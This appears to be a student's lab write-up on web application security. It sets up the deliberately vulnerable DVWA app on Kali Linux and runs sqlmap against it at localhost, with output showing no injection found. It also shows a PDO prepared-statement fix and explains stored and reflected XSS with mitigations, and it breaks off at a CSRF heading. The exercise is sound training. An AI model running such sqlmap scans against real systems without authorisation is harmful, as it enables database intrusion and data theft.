# Task-3 Web Application Security

## SQL Injection

### Introduction

SQL Injection is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g., to dump the database content to the attacker). The provided steps outline a practical exercise to understand and prevent SQL injection:

### Install DVWA in Kali Linux


DVWA (Damn Vulnerable Web Application) is a deliberately vulnerable web application designed to help security professionals test their skills and tools in a legal environment. Kali Linux is a popular operating system for penetration testing and ethical hacking, often used to host or attack DVWA.


```
kali@kali: ~
File  Actions  Edit  View  Help
└─$ sudo apt update
sudo apt install apache2 mariadb-server php php-mysqli php-gd libapache2-mod-php -y
sudo systemctl enable apache2
sudo systemctl start apache2
sudo systemctl enable mysql
sudo systemctl start mysql
Hit:1 https://artifacts.elastic.co/packages/7.x/apt stable InRelease
Hit:2 http://http.kali.org/kali kali-rolling InRelease
1306 packages can be upgraded. Run 'apt list --upgradable' to see them.
Note, selecting 'php8.4-mysql' instead of 'php-mysqli'
apache2 is already the newest version (2.4.65-3+b1).
apache2 set to manually installed.
php is already the newest version (2:8.4+96).
php set to manually installed.
libapache2-mod-php is already the newest version (2:8.4+96).
libapache2-mod-php set to manually installed.
Upgrading:
```

```
┌──(kali㉿kali)-[~]
└─$ cd /var/www/html
sudo git clone https://github.com/digininja/DVWA.git
sudo chown -R www-data:www-data DVWA
sudo chmod -R 755 DVWA
Cloning into 'DVWA'...
remote: Enumerating objects: 5373, done.
remote: Total 5373 (delta 0), reused 0 (delta 0), pack-reused 5373 (from 1)
Receiving objects: 100% (5373/5373), 2.58 MiB | 2.40 MiB/s, done.
Resolving deltas: 100% (2667/2667), done.
```

## Perform SQL Injection to extract usernames & passwords

This step involves exploiting vulnerabilities within DVWA to demonstrate how an attacker can inject malicious SQL code to bypass authentication or extract sensitive information like usernames and passwords from the database.



## Demonstrate prevention using Prepared Statements

Prepared Statements are a feature used to execute the same or similar SQL statements repeatedly with high efficiency. More importantly, they are crucial for preventing SQL injection attacks by separating the SQL code from user-provided data, ensuring that user input is treated as data and not as executable code.

```
kali@kali: ~
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="PHPSESSID=YOURSESSID; security=low" --batch --dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.9#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applic
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:27:58 /2025-09-26/

[01:27:58] [INFO] testing connection to the target URL
got a 302 redirect to 'http://127.0.0.1/DVWA/login.php'. Do you want to follow? [Y/n] Y
[01:27:59] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:27:59] [INFO] testing if the target URL content is stable
[01:27:59] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:27:59] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[01:27:59] [INFO] testing for SQL injection on GET parameter 'id'
[01:27:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:28:00] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:28:00] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:28:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:28:00] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:28:00] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:28:00] [INFO] testing 'Generic inline queries'
[01:28:00] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:28:00] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:28:00] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:28:00] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[01:28:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:28:00] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:28:00] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of req
uests? [Y/n] Y
[01:28:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:28:01] [WARNING] GET parameter 'id' does not seem to be injectable
[01:28:01] [WARNING] GET parameter 'Submit' does not appear to be dynamic
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
  --cookie="PHPSESSID=YOURSESSID; security=low" -D dvwa --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.9#stable}
|_ -| . [,]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
able local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:29:16 /2025-09-26/

[01:29:16] [INFO] testing connection to the target URL
got a 302 redirect to 'http://127.0.0.1/DVWA/login.php'. Do you want to follow? [Y/n] y
[01:29:23] [INFO] testing if the target URL content is stable
[01:29:23] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:29:23] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[01:29:23] [INFO] testing for SQL injection on GET parameter 'id'
[01:29:23] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:29:24] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:29:24] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:29:24] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:29:24] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:29:24] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:29:24] [INFO] testing 'Generic inline queries'
[01:29:24] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:29:24] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:29:24] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:29:24] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[01:29:25] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:29:25] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:29:25] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the numb
uests? [Y/n] y
```

## Replace vulnerable query with prepared statements

```
$dbh = new PDO('mysql:host=localhost;dbname=dvwa','dvwauser','dvwa_pass', [
    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION
]);
$stmt = $dbh->prepare('SELECT * FROM users WHERE user_id = :id');
$stmt->execute([':id' => $id]);
$user = $stmt->fetch();
```


# Cross-Site Scripting (XSS)


## Introduction

Cross-Site Scripting (XSS) is a type of security vulnerability that allows attackers to inject malicious client-side scripts into web pages viewed by other users. These scripts can then be used to steal cookies, session tokens, or other sensitive information, or to deface websites.

## Stored XSS attack on DVWA


This refers to a type of XSS attack where the malicious script is permanently stored on the target server (e.g., in a database, comment section, or forum post). When a user requests the affected page, the malicious script is retrieved from the server and executed in the user's browser. DVWA (Damn Vulnerable Web Application) is a common platform used for practicing web security vulnerabilities, including XSS.





Kali Linux
Vulnerability: Stored Cros
127.0.0.1/dvwa/vulnerabilities/xss_s/
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
127.0.0.1
XSS
OK
Read 127.0.0.1

## Reflected XSS using query parameters

In a Reflected XSS attack, the malicious script is not stored on the server but is instead "reflected" off a web server. The attacker crafts a URL containing the malicious script as a query parameter. When a user clicks on this URL, the server includes the script in its response, which is then executed by the user's browser.




## Mitigation: Input Validation & Content Security Policy (CSP):

**Input Validation:** This involves carefully checking and sanitizing all user-supplied input to prevent malicious scripts from being injected. This can include filtering out or encoding special characters that could be interpreted as code.

**Content Security Policy (CSP):** CSP is a security standard that helps prevent XSS attacks by allowing web administrators to specify which dynamic resources (like scripts, stylesheets, and images) are allowed to be loaded by the user's browser. This restricts the sources from which scripts can be executed, thereby mitigating the impact of XSS.





# Cross-Site Request Forgery (CSRF)

